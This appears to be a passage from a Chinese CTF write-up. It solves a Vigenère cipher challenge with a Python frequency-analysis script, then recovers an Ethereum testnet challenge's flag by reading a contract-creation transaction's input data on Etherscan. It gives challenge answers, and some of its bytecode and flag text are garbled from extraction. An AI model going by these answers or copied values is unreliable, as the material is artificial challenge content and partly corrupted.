130             mes_num_list[v_k] +=1
131         if mes_num_list[ord("e")-97]>e_time:
132             e_time = mes_num_list[ord("e")-97]
133             key_res = i
134             mes_res = mes
135     print("根据统计分析, 密钥可能为:",key_res)
136     print("此密钥解密后, 你的文本为: ",mes_res)
137 crypt1=pretreatment()
138 force_dec(crypt1)
142 tionofthemindincyberspacemayitbemorehumaneandfairthantheworldyourgovernmentshave
madebeforeflagismrctfvigenerecryptocrackmanpleaseaddunderscoreandcurlybraces

```

对照密文进行括号以及下划线的添加 (ps: 先转大写)

y lpa zzi _aderv dsje mgai gacw xh ugnj qnok tjjde^k
xqev vy ewgis balicrxw hvnczg hvppq efr, eyksxi pqj mshteyutvt ntv hygye twerry

可以得到flag

```
1 MRCTF{VIGENERE_CRYPTO_CRACK_MAN}
```

Ethereum

SimpleReveal

题目给了一个区块合约链接，并且给了我们合约，看似合约，却没有地方可以利用，看看合约地址，有没有公布合约，

Transactions Contract Events

💡 Are you the contract creator? [Verify and Publish](#) your contract source code today!

Decompile ByteCode ↗

Switch to Opcodes View

Similar Contracts

0x6080604052600080fdfea264697066735822122074748147d365f8e0bc4fb27c59a553005f2d2fe...

并没有看到合约，下面是另外一道题的合约信息

Contract Source Code (Solidity)

```
1  /**
2   *Submitted for verification at Etherscan.io on 2020-03-09
3   */
4
5 pragma solidity >=0.6.1;
6
7 contract Modcoin {
```

先看看有没有别人合约交互成功。

| | | | | | | |
|------------------------|---------|--------------------|-----------------------|--------------------------|---------|----------------|
| ① 0xb5a3c877453937... | 7607810 | 23 hrs 26 mins ago | 0x88c98e28c8be2b... | [IN] 0x10b04ed6b0d819... | 0 Ether | 0.00004324 |
| ① 0x556d72ec736ace... | 7607806 | 23 hrs 28 mins ago | 0x88c98e28c8be2b... | [IN] 0x10b04ed6b0d819... | 0 Ether | 0.00004324 |
| ① 0x32673ae35efe50d... | 7607802 | 23 hrs 29 mins ago | 0x88c98e28c8be2b... | [IN] 0x10b04ed6b0d819... | 0 Ether | 0.00004324 |
| ① 0x2eb11a2e97365e... | 7607794 | 23 hrs 30 mins ago | 0x88c98e28c8be2b... | [IN] 0x10b04ed6b0d819... | 0 Ether | 0.000043192 |
| ① 0x99144a7863fb2f... | 7607755 | 23 hrs 39 mins ago | 0x88c98e28c8be2b... | [IN] 0x10b04ed6b0d819... | 0 Ether | 0.000042 |
| ① 0xd8da3e8b7c1832... | 7607220 | 1 day 1 hr ago | 0xf4fa40ba7fb0163a... | [IN] 0x10b04ed6b0d819... | 0 Ether | 0.000000021088 |
| ① 0xf1385366e6ea128... | 7607217 | 1 day 1 hr ago | 0xf4fa40ba7fb0163a... | [IN] 0x10b04ed6b0d819... | 0 Ether | 0.000000021088 |
| ① 0x90e2e75f7ed05ab... | 7606792 | 1 day 3 hrs ago | 0x918fad59e2c617c... | [IN] 0x10b04ed6b0d819... | 1 Ether | 0.000042 |
| 0x41879d535b3631... | 7605645 | 1 day 7 hrs ago | 0x114514b5de631b... | [IN] Contract Creation | 0 Ether | 0.000091901 |

可以看到，几乎都是失败的，但是有个一，最开始的那个是成功的，

[This is a Ropsten Testnet transaction only]

② Transaction Hash: [0x41879d535b36316269d30339de7129e7227366a6b41fc62fb18be6ea64e5dab3](#) ↗

② Status: Success

② Block: [7605645](#) 8157 Block Confirmations

② Timestamp: [1 day 7 hrs ago \(Mar-28-2020 06:22:34 AM +UTC\)](#)

② From: [0x114514b5de631b46e28062319c22c2580c9e93db](#) ↗

② To: [Contract 0x10b04ed6b0d819cb5ba2aaa6fd34c28e0476cd7b Created] ✓ ↗

② Value: 0 Ether (\$0.00)

② Transaction Fee: 0.000091901 Ether (\$0.000000)

Click to see More ↓

② Transaction Fee:

[Click to see More](#)

看看他发了什么，

② Input Data:

0x060806040526040518060400160405280601681526020017f6d726374667b737563685f7075e
09098051906020019061004f929190610062565b5034801561005c57600080f5b5061010756f
0052620060002090601f016020900481019282601f106100a357805160ff191638001178555c
828111156100d578251825591602001919060101906100b5565b5b5090506100de91906100e
8160009555600116100e85565b599565b59463f603f68160115600396000f3f680640f
00908051906020019061004f929190610062565b5034801561005c57600080f5b5061010756f
0052620060002090601f016020900481019282601f106100a357805160ff191638001178555c
828111156100d578251825591602001919060101906100b5565b5b5090506100de91906100e
8160009555600116100e85565b599565b59463f603f68160115600396000f3f680640f

View Input As ▾

[Click to see Less](#) ↑

Default View

UTF-8

② Input Data:

View Input As ▾

flag:lmrctf{such_publ1c_v3r}